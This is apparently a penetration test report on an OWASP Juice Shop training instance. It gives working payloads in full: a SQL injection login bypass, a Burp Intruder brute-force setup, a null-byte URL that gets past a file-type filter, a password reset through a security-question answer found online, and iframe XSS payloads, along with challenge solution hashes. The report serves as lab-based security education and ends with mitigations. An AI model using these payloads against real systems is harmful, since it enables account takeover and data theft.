OWASP Juice Shop — Penetration Test Report

Ayoub Goubraim

September 18, 2025

Contents

Chapter 1

Executive Summary

This document summarises testing activities performed against an OWASP Juice Shop instance. The main outcomes are:

- Authentication bypass via SQL Injection and additional successful login to admin and other users.
- Brute force of admin account using Burp Intruder and the SecLists top-1050 passwords list.
- Abuse of insecure password reset (security question) to reset user credentials.
- Discovery of an exposed FTP directory with confidential markdown files; successful download of `package.json.bak` using a null-byte bypass.
- DOM-based and Reflected XSS vulnerabilities confirmed with JavaScript payloads.

Chapter 2

Scope and Objectives

Scope: web application (OWASP Juice Shop). Objectives:

- Identify and exploit common web vulnerabilities (SQLi, XSS, broken auth).
- Demonstrate exploitation techniques (Intruder, Burp, manual injection).
- Collect evidence and recommend mitigations.

Chapter 3

Tools and Wordlists

- Burp Suite (Proxy, Intruder, Repeater)
- FoxyProxy (browser proxy configuration)
- Firefox on Kali Linux
- SecLists: `best1050.txt` (1050 most common passwords) used as Intruder payload list
- Standard Linux tooling (curl, wget) and manual inspection

Chapter 4

Methodology

Testing followed a standard web-application pentest flow:


1. Reconnaissance and browsing to locate interesting pages (About, FTP link etc.).
2. Intercept and inspect requests (Burp Proxy).
3. Test input fields for injection (SQLi / XSS).
4. Use Burp Intruder for automated credential testing (wordlists).
5. Perform OSINT to answer security question (for password-reset exploitation).
6. Explore exposed resources (FTP) and attempt to retrieve protected files (null-byte trick).

Chapter 5

Findings

5.1 Discovery: Useful Links and FTP

While browsing the site, a link from the *About* page pointed to an FTP resource. The FTP directory contained markdown files and configuration backups including `acquisitions.md` and `package.json.bak`. The acquisitions file contained confidential acquisition plans.




About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback


Figure 5.1: About page (discovery of link leading to FTP area).



~ / ftp

```
quarantine             acquisitions.md         announcement_encrypted.md
coupons_2013.md.bak    eastere.gg              encrypt.pyc
incident-support.kdbx  legal.md                package-lock.json.bak
package.json.bak       suspicious_errors.yml
```

Figure 5.2: Listing of files in exposed FTP directory.




```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Figure 5.3: `acquisitions.md` contained confidential acquisition text.

5.1.1 Access to package.json.bak: permission denied

Attempting to download `package.json.bak` directly returned an access/403 style denial in the application webserver.



OWASP Juice Shop (Express ^4.21.0)

```
403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:59:18)
    at /juice-shop/build/routes/fileServer.js:43:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:198:5)
```

Figure 5.4: 403 / access denied to `package.json.bak` when downloaded normally.

5.1.2 Null byte (poison) bypass to retrieve backup file

A path filtering rule allowed only specific extensions (e.g. `.md` or `.pdf`). We used a “null-byte/poison byte” style technique to bypass the filter and retrieve the backup file. The retrieved file contents (sensitive metadata) are shown below.




10.10.86.7/ftp/package.json.bak%2500.md

Figure 5.5: Null byte used.


~/Downloads/package.json.bak_00.md - Mousepad
File Edit Search View Document Help


```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://
kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
```

Figure 5.6: Contents of `package.json.bak` retrieved after bypass.

5.2 Authentication: SQL Injection

The login endpoint was tested for SQL injection by intercepting the request and injecting classic SQLi payloads in the email field. The following payload was effective for bypass:


```
' OR 1=1--
```



```
Time               Type   Direction   Method   URL
08:15:13 15 Sep ...  HTTP   → Request   POST     http://10.10.184.91/rest/user/login
08:15:13 15 Sep ...  HTTP   → Request   GET      http://10.10.184.91/rest/user/whoami
08:15:13 15 Sep ...  HTTP   → Request   GET      http://10.10.184.91/rest/user/whoami
08:15:36 15 Sep ...  HTTP   → Request   POST     https://tryhackme.com/api/v2/rooms/set-active
```

```
POST /rest/user/login HTTP/1.1
Host: 10.10.184.91
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 34
Origin: http://10.10.184.91
Connection: keep-alive
Referer: http://10.10.184.91/
Cookie: language=en; cookieconsent_status=dismiss
Priority: u=0

{
  "email":"test",
  "password":"test"
}
```


Figure 5.7: Intercepted login attempt captured in Burp Proxy.



```
{
  "email":" 'or 1=1--",
  "password":"test"
}
```

Figure 5.8: SQL injection payload inserted into login request body.


Successful login as administrative and other accounts was observed:



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

690fa3247a99d651e0b26f947baf0b79b4f404a9

Figure 5.9: Successful admin access after SQL injection.




```
You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)
690fa3247a99d651e0b26f947baf0b79b4f404a9   Copied!

You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
5ff5052e879e6fef64124e64c82c84ebc809c6c4   Copy to clipboard
```

Figure 5.10: Login as another user (Bender) via injection.

5.3 Brute-force: Burp Intruder + SecLists

After identifying the login POST request format, Burp Intruder was used to brute-force the admin password. The password field was set as the payload position and the SecLists file containing the **1050 most common passwords** (e.g. `best1050.txt`) was used.



Sniper attack

Target: http://10.10.17.239

```
POST /rest/user/login HTTP/1.1
Host: 10.10.17.239
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 47
Origin: http://10.10.17.239
Connection: keep-alive
Referer: http://10.10.17.239/
Cookie: language=en
Priority: u=0

{"email":"admin@juice-sh.op","password":"§test§"}
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
backupexec
badboy
bailey
ballin1
banana
barbara
barcelona
barney
baseball
baseball1
```


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

1 highlight | 1 payload position | Length: 471

Figure 5.11: Burp Intruder configured with a password payload position.

Using SecLists, the admin password was discovered:




144	anthony1	401	46	413
145	anything	401	122	413
117	admin123	200	122	1185
146	apollo		0	

Figure 5.12: Confirmed admin password found by Intruder (evidence).


5.4 Password Reset Abuse via Weak Security Questions (OSINT)

The Forgot Password flow relies on a security question. Using OSINT (Wikipedia/other sources) we found the required answer for a target user (Jim) and successfully changed his password.



Famille	George Samuel Kirk (père, †), Winona Kirk (mère), George Samuel Kirk (frère, †), Dr. David Marcus (fils, †), Peter (neveu)

Figure 5.13: OSINT lookup used to find the answer to Jim's security question.



Forgot Password

Email*: jim@juice-sh.op

Security Question*: Your eldest siblings middle name?


Use a Securely Generated Password
Firefox will save this password for this website.
Manage Passwords

Password must be 5-40 characters long. 0/20

Repeat New Password* 0/20

Show password advice
Change

Figure 5.14: Changing Jim's credentials via the password reset mechanism.



You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)

3c3e2d6ef99b733b947e92f8e2a9ed08bf57ea63

Figure 5.15: Validation of changed credentials (successful reset).


5.5 DOM-based Cross-Site Scripting (DOM XSS)

We discovered a DOM-based XSS vulnerability in the `search/track-result` parameter. By injecting an iframe payload encoded into search bar, the page executed injected JavaScript in the DOM context.

Example payload used (In search bar):

```
<iframe src="javascript:alert('xss')">
```

Successful DOM XSS execution (alert):



10.10.216.7/#/search?q=<iframe src%3D"javascript:alert(`xss`)">%20

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

ff4aebffe31b0ffdea9bdd0207a16a3c01ac6c56 Copy to clipboard

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

690fa3247a99d651e0b26f947baf0b79b4f404a9 Copy to clipboard

10.10.216.7

xss

Search Results -

No results found


Figure 5.16: Alert triggered on the site via DOM XSS payload.

5.6 Reflected Cross-Site Scripting (Reflected XSS)

Another class of XSS was identified in the application: **Reflected XSS**. Here the malicious payload is reflected immediately in the response without proper sanitization.

Injected payload:

```
<iframe src="javascript:alert('xss')">
```



10.10.96.186/#/track-result?id=5267-ad2b561b5b894650

Search Results - 5267-ad2b561b5b894650

Expected Delivery


Ordered products

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

Bonus Points Earned: 3


(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

Figure 5.17: Injected URL containing payload.



10.10.96.186/#/track-result?id=<iframe src="javascript:alert(`xss`)">

Figure 5.18: Injected URL containing payload.



```
10.10.96.186/#/track-result?id=<iframe src%3D"javascript:alert(`xss`)">
```

Search Results -

Expected Delivery

Ordered products

Product	Price	Price

10.10.96.186

xss

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

Figure 5.19: Execution of injected script confirming reflected XSS.

Chapter 6

Mitigations and Recommendations

- Use parameterized queries to eliminate SQL Injection.
- Apply account lockouts and rate-limiting to prevent brute force.
- Replace security questions with MFA or email-based resets.
- Prevent exposure of sensitive files (FTP / backups).
- Normalize inputs to prevent null-byte bypass.
- Encode user data and apply CSP to mitigate XSS.

Chapter 7

Conclusion

The OWASP Juice Shop instance demonstrated multiple serious issues (SQLi, weak auth, insecure file exposure, DOM and Reflected XSS). The combination of automated and manual testing led to full administrative compromise. Secure coding practices and the mitigations proposed above are essential.